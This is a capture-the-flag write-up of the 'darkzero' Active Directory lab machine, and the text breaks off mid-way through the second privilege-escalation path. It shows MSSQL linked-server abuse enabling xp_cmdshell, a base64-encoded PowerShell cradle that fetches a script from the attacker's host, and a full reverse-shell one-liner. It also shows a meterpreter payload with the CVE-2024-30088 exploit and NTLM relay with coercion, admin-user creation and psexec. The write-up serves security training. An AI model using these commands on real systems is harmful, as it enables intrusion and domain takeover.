This is darkzero writeup by Jiseok Song

nmap

```
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-04-08 00:26:53Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: darkzero.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: darkzero.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Issuer: commonName=darkzero-DC01-CA/domainComponent=darkzero
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-29T11:40:00
| Not valid after:  2026-07-29T11:40:00
| MD5:   ce57:1ac8:da76:eb62:efe8:4e85:045b:d440
| SHA-1: 603a:f638:aabb:7eaa:1bdb:4256:5869:4de2:98b6:570c
1433/tcp open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2022 16.00.1000.00; RC0+
|_ssl-date: 2026-04-08T00:29:39+00:00; -2s from scanner time.
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Issuer: commonName=SSL_Self_Signed_Fallback
| Public Key type: rsa
| Public Key bits: 3072
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-04-08T00:22:45
| Not valid after:  2056-04-08T00:22:45
| MD5:   b5c9:c59b:3cfb:bc9e:3e1c:c7a5:42a4:b24d
| SHA-1: a162:f721:f2e3:fefb:a61a:e51f:9ed1:2ed4:2ea2:c580
2179/tcp open  vmrdp?        syn-ack ttl 127
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: darkzero.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Issuer: commonName=darkzero-DC01-CA/domainComponent=darkzero
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-29T11:40:00
| Not valid after:  2026-07-29T11:40:00
| MD5:   ce57:1ac8:da76:eb62:efe8:4e85:045b:d440
| SHA-1: 603a:f638:aabb:7eaa:1bdb:4256:5869:4de2:98b6:570c
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: darkzero.htb0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.darkzero.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.darkzero.htb
| Issuer: commonName=darkzero-DC01-CA/domainComponent=darkzero
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-07-29T11:40:00
| Not valid after:  2026-07-29T11:40:00
| MD5:   ce57:1ac8:da76:eb62:efe8:4e85:045b:d440
| SHA-1: 603a:f638:aabb:7eaa:1bdb:4256:5869:4de2:98b6:570c
```

Add darkzero.htb, dc01, dc01.darkzero.htb to /etc/hosts

```
8 10.129.31.96 darkzero.htb dc01 dc01.darkzero.htb
```

Get svc_sql shell

It provides a credential john.w / RFulUtONCOL!. I can check if it's valid with nxc

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─$ nxc smb dc01.darkzero.htb -u 'john.w' -p 'RFulUtONCOL!'
SMB         10.129.31.96    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:darkzero.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.31.96    445    DC01             [+] darkzero.htb\john.w:RFulUtONCOL!
┌──[parrot@parrot]─[~/Documents/darkzero]
└─$ nxc ldap dc01.darkzero.htb -u 'john.w' -p 'RFulUtONCOL!'
LDAP        10.129.31.96    389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:darkzero.htb) (signing:Enforced) (channel binding:When Supported)
LDAP        10.129.31.96    389    DC01             [+] darkzero.htb\john.w:RFulUtONCOL!
┌──[parrot@parrot]─[~/Documents/darkzero]
└─$ nxc mssql dc01.darkzero.htb -u 'john.w' -p 'RFulUtONCOL!'
MSSQL       10.129.31.96    1433   DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:darkzero.htb) (EncryptionReq:False)
MSSQL       10.129.31.96    1433   DC01             [+] darkzero.htb\john.w:RFulUtONCOL!
```

I can get into mssql shell

```
mssqlclient.py 'darkzero.htb/john.w:RFulUtONCOL!@darkzero.htb' -windows-auth
```

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─$ mssqlclient.py 'darkzero.htb/john.w:RFulUtONCOL!@darkzero.htb' -windows-auth
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01): Line 1: Changed database context to 'master'.
[*] INFO(DC01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (darkzero\john.w  guest@master)>
```

It doesn't have permission to run command

```
SQL (darkzero\john.w  guest@master)> enable_xp_cmdshell
ERROR(DC01): Line 105: User does not have permission to perform this action.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC01): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC01): Line 1: You do not have permission to run the RECONFIGURE statement.
```

But it has links connected

```
SQL (darkzero\john.w  guest@master)> enum_links
SRV_NAME            SRV_PROVIDERNAME   SRV_PRODUCT   SRV_DATASOURCE      SRV_PROVIDERSTRING   SRV_LOCATION   SRV_CAT
-----------------   ----------------   -----------   -----------------   ------------------   ------------   -------
DC01                SQLNCLI            SQL Server    DC01                NULL                 NULL           NULL
DC02.darkzero.ext   SQLNCLI            SQL Server    DC02.darkzero.ext   NULL                 NULL           NULL
Linked Server       Local Login        Is Self Mapping   Remote Login
-----------------   ----------------   ---------------   ------------
DC02.darkzero.ext   darkzero\john.w                  0   dc01_sql_svc
```

I can use DC02.darkzero.ext link.

```
SQL (darkzero\john.w  guest@master)> use_link "DC02.darkzero.ext"
```

Now, I can run command

```
enable_xp_cmdshell;
reconfigure;
xp_cmdshell <command>;
```

```
SQL >"DC02.darkzero.ext" (dc01_sql_svc  dbo@master)> enable_xp_cmdshell
INFO(DC02): Line 196: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC02): Line 196: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL >"DC02.darkzero.ext" (dc01_sql_svc  dbo@master)> reconfigure
SQL >"DC02.darkzero.ext" (dc01_sql_svc  dbo@master)> xp_cmdshell whoami
output
--------------------
darkzero-ext\svc_sql
NULL
```

I can get base64 encoded reverse shell command

```
echo "IEX((New-Object Net.WebClient).DownloadString('http://10.10.16.43:8000/shell.ps1'))" | iconv -t utf16le | base64 -w0;echo
```

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─$ echo "IEX((New-Object Net.WebClient).DownloadString('http://10.10.16.43:8000/shell.ps1'))" | iconv -t utf16le | base64 -w0;echo
SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4ANAAzADoAOAAwADAAMAAvAHMAaABlAGwAbAAuAHAAcwAxACcAKQApAAoA
```

With shell.ps1 from Nishang's TcpOneLiner.ps1 editted

```
1 $client = New-Object System.Net.Sockets.TCPClient('10.10.16.43',9001);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};w
  hile(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes
  ,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2  = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]:
  :ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()$
```

Start python http server and nc listener, then run the encoded command

```
SQL >"DC02.darkzero.ext" (dc01_sql_svc  dbo@master)> xp_cmdshell powershell -enc SQBFAFgAKAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAwAC4AMQAwAC4AMQA2AC4ANAAzADoAOAAwADAAMAAvAHMAaABlAGwAbAAuAHAAcwAxACcAKQApAAoA
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/darkzero]
└─$ rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.31.96 53884

PS C:\Windows\system32> whoami
darkzero-ext\svc_sql
PS C:\Windows\system32>
```

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.31.96 - - [14/Apr/2026 22:57:06] "GET /shell.ps1 HTTP/1.1" 200 -
```

Get root shell in DC02

There are 4 ways from here


1. Use windows build's vulnerability

Check windows version

```
get-itemproperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
```


```
InstallationType        : Server Core
InstallDate             : 1753793874
LCUVer                  : 10.0.20348.2113
ProductName             : Windows Server 2022 Datacenter
```

I can browse this build




This version was published a few years ago and has vulnerability. Let's create payload with msfvenom

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.16.43 LPORT=4444
-f exe -o shell.exe
```




Run

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost tun0
set lport 4444
run
```



Set the session background and check vulnerability

```
use multi/recon/local_exploit_suggester
set session 1
run
```



Run

```
use exploit/windows/local/cve_2024_30088_authz_basep
set session 1
run
```

```
[msf](Jobs:0 Agents:1) exploit(windows/local/cve_2024_30088_authz_basep) >> set session 1
session => 1
[msf](Jobs:0 Agents:1) exploit(windows/local/cve_2024_30088_authz_basep) >> set lhost tun0
lhost => 10.10.16.43
[msf](Jobs:0 Agents:1) exploit(windows/local/cve_2024_30088_authz_basep) >> run
[*] Started reverse TCP handler on 10.10.16.43:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Version detected: Windows Server 2022. Revision number detected: 2113
[*] Reflectively injecting the DLL into 2936...
[+] The exploit was successful, reading SYSTEM token from memory...
[+] Successfully stole winlogon handle: 1076
[+] Successfully retrieved winlogon pid: 616
[*] Sending stage (203846 bytes) to 10.129.31.96
[*] Meterpreter session 2 opened (10.10.16.43:4444 -> 10.129.31.96:53819) at 2026-04-14 23:28:54 -0400

(Meterpreter 2)(C:\Windows\system32) >
```


Now I have second session

```
(Meterpreter 2)(C:\Windows\system32) > shell
Process 3916 created.
Channel 5 created.
Microsoft Windows [Version 10.0.20348.2113]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

2. Krbrelay with removing mic

Download git repo https://github.com/decoder-it/impacket-partial-mic and krbrelayx(https://github.com/dirkjanm/krbrelayx)



Download chisel.exe on the target shell

```
PS C:\programdata> curl http://10.10.16.43:8000/chisel.exe -o chisel.exe
PS C:\programdata> dir chisel.exe


    Directory: C:\programdata


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/16/2026   6:30 PM       10612224 chisel.exe
```

Start chisel on both target and local

```
# local
./chisel server -p 8001 --reverse --socks5
```

```
# target
.\chisel.exe client 10.10.16.43:8001 R:socks
```

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─► $./chisel server -p 8001 --reverse --socks5
2026/04/16 14:33:38 server: Reverse tunnelling enabled
2026/04/16 14:33:38 server: Fingerprint 1lHGYaOgjudhxMHnIaHNqsKsMsBckaYYylzoONxWseE=
2026/04/16 14:33:38 server: Listening on http://0.0.0.0:8001
2026/04/16 14:33:57 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

```
    Directory: C:\programdata


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/16/2026   6:30 PM       10612224 chisel.exe


PS C:\programdata> .\chisel.exe client 10.10.16.43:8001 R:socks
```


Using krbrelayx's dnstool.py to add DC02(DC021UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA will become DC02 when it's resolved)

```
proxychains python3 dnstool.py 127.0.0.1 -u 'DARKZERO.HTB\john.w' -p
'RFulUtONCOL!' -a add -r DC021UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA -d
10.10.16.43 -dns-ip 127.0.0.1 --tcp
```



Use impacket-partial-mic

```
proxychains ntlmrelayx.py --remove-mic-partial -smb2support -t
ldaps://127.0.0.1 --no-validate-privs -i
```



Then, run nxc to fire smb authentication

```
proxychains nxc smb 127.0.0.1 -u john.w -p 'RFulUtONCOL!' -d darkzero.htb -M
coerce_plus -o L=DC021UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA
M=DFSCoerce
```

```
┌──[parrot@parrot]─[~/Documents/darkzero]
└─$proxychains nxc smb 127.0.0.1 -u john.w -p 'RFulUtONCOL!' -d darkzero.htb -M coerce_plus -o L=DC021UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA M=DFSCoerce
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:135-<><>-OK
SMB         127.0.0.1       445    DC02            [*] Windows Server 2022 Build 20348 x64 (name:DC02) (domain:darkzero.ext) (signing:True) (SMBv1:None) (Null Auth:True)
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:445-<><>-OK
SMB         127.0.0.1       445    DC02            [+] darkzero.htb\john.w:RFulUtONCOL!
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:445-<><>-OK
COERCE_PLUS 127.0.0.1       445    DC02            VULNERABLE, DFSCoerce
COERCE_PLUS 127.0.0.1       445    DC02            Exploit Success, netdfs\NetrDfsRemoveRootTarget
COERCE_PLUS 127.0.0.1       445    DC02            Exploit Success, netdfs\NetrDfsAddStdRoot
COERCE_PLUS 127.0.0.1       445    DC02            Exploit Success, netdfs\NetrDfsRemoveStdRoot
```

ntlmrelayx relays and is authenticated

```
[*] Servers started, waiting for connections
[*] (SMB): Received connection from 10.129.33.62, attacking target ldaps://127.0.0.1
|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:636-<><>-OK
[*] (SMB): Authenticating connection from /@10.129.33.62 against ldaps://127.0.0.1 SUCCEED [1]
[*] ldaps:///@127.0.0.1 [1] -> Started interactive Ldap shell via TCP on 127.0.0.1:11000 as /
[*] All targets processed!
[*] (SMB): Connection from 10.129.33.62 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 10.129.33.62 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 10.129.33.62 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 10.129.33.62 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 10.129.33.62 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 127.0.0.1 controlled, but there are no more targets left!
[*] All targets processed!
[*] (SMB): Connection from 127.0.0.1 controlled, but there are no more targets left!
```

So I can connect to 127.0.0.1:11000

```
nc 127.0.0.1 11000
```

I can add user and add this user in admin group

```
# add_user hello
Attempting to create user in: %s CN=Users,DC=darkzero,DC=ext
Adding new user with username: hello and password: a2,tnSVv;U^U#L( result: OK

# add_user_to_group hello administrators
Adding user: hello to group Administrators result: OK
```

It automatically sets a password for the account. I can run psexec to get admin privilege

```
proxychains psexec.py 'hello:a2,tnSVv;U^U#L(@127.0.0.1'
```

```
┌──[✗]─[parrot@parrot]─[~/Documents/darkzero]
└──╼ $proxychains psexec.py 'hello:a2,tnSVv;U^U#L(@127.0.0.1'
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:445-<><>-OK
[*] Requesting shares on 127.0.0.1.....
[*] Found writable share ADMIN$
[*] Uploading file YuZMhEwS.exe
